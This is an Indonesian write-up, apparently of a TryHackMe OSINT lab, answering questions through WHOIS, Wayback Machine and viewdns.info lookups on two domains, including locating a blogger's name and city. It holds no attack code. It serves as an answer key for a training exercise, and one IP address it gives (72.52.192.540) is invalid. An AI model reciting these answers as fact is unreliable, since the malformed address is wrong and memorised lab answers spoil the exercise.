
- Q2: untuk mencari nomor telepon dari Perusahaan yang melakukan registrasi untuk domain tersebut dapat dilakukan dengan menekan link Registry Server URL.




- Q2: Kemudian dengan terus scroll ke bawah akan menemukan nomor telepon Perusahaan yang menggunakan kode nomor telepon Amerika.



- Q3: Untuk menemukan nama server yang pertama yang ada pada list dapat ditemukan di bagian Domain Information yaitu NS1.BRAINYDNS.COM.




- Q4: Dalam mencari nama yang teregistrasi dalam list terdapat pada bagian Contact Information yang dirahasiakan sehingga jawaban yang didapat menjadi redacted for privacy.




- Q5: Ketika mencari-cari negara yang berada pada list saat melakukan registrasi yang muncul adalah Islandia tetapi jawaban yang mau diterima oleh THM adalah Panama.


TASK 3



- Q1: Dengan menggunakan wayback machine membuat aktivitas dari website republicofkoffee.com dapat terlihat. Agar dapat menemukan nama dari author yang ada pada blog tersebut dapat dilakukan dengan melihat dari post yang diupload pertama kali yaitu pada tanggal 31 Desember 2015.




- Q1: Terdapat beberapa blog yang pernah diupload oleh author pertama kali.




- Q1: Dengan membuka salah satu post yang telah diupload oleh author akhirnya diketahui bahwa author bernama Steve.

- Q2: Pada paragraf pertama memperlihatkan nama kota tempat author menulis yaitu Gwangju, South Korea.




- Q3: Pada salah satu post milik author ada yang menyebutkan taman nasional yang dikunjungi oleh author yaitu Mudeungsan National Park.



- Q3: Ketika mencari nama kuil di taman nasional tersebut di Google, akhirnya ditemukan nama kuilnya adalah Jeungsimsa Temple.

TASK 4




- Q1: Dengan menggunakan website viewdns.info dan tools IP History dari viewdns.info membuat IP address yang digunakan pada bulan Oktober 2016 adalah 173.248.188.152.


- Q2: Karena terdapat beberapa domain yang menggunakan IP address yang sama maka dapat disimpulkan bahwa hosting service yang digunakan adalah shared.

- Q3: Sebenarnya IP address dari domain tersebut sudah berubah berpuluh-puluh kali tetapi THM tidak menerima jawaban yang lebih besar dari 10 sehingga didapat jawaban 4.

TASK 5




- Q1: Dengan menggunakan website https://lookup.icann.org/en/lookup akan memperlihatkan info mengenai domain heat.net yang diberikan. Sehingga nama kedua yang terdaftar untuk domain tersebut adalah NS2.HEAT.NET.




- Q2: Kembali menggunakan viewdns.info dengan memasukkan nama domain heat.net pada IP History akan memperlihatkan IP address pada bulan Desember 2011 yaitu 72.52.192.540.


- Q3: Berdasarkan penggunaan IP address yang sama dari beberapa domain yang berbeda maka hosting service yang digunakan owner adalah bertipe shared.



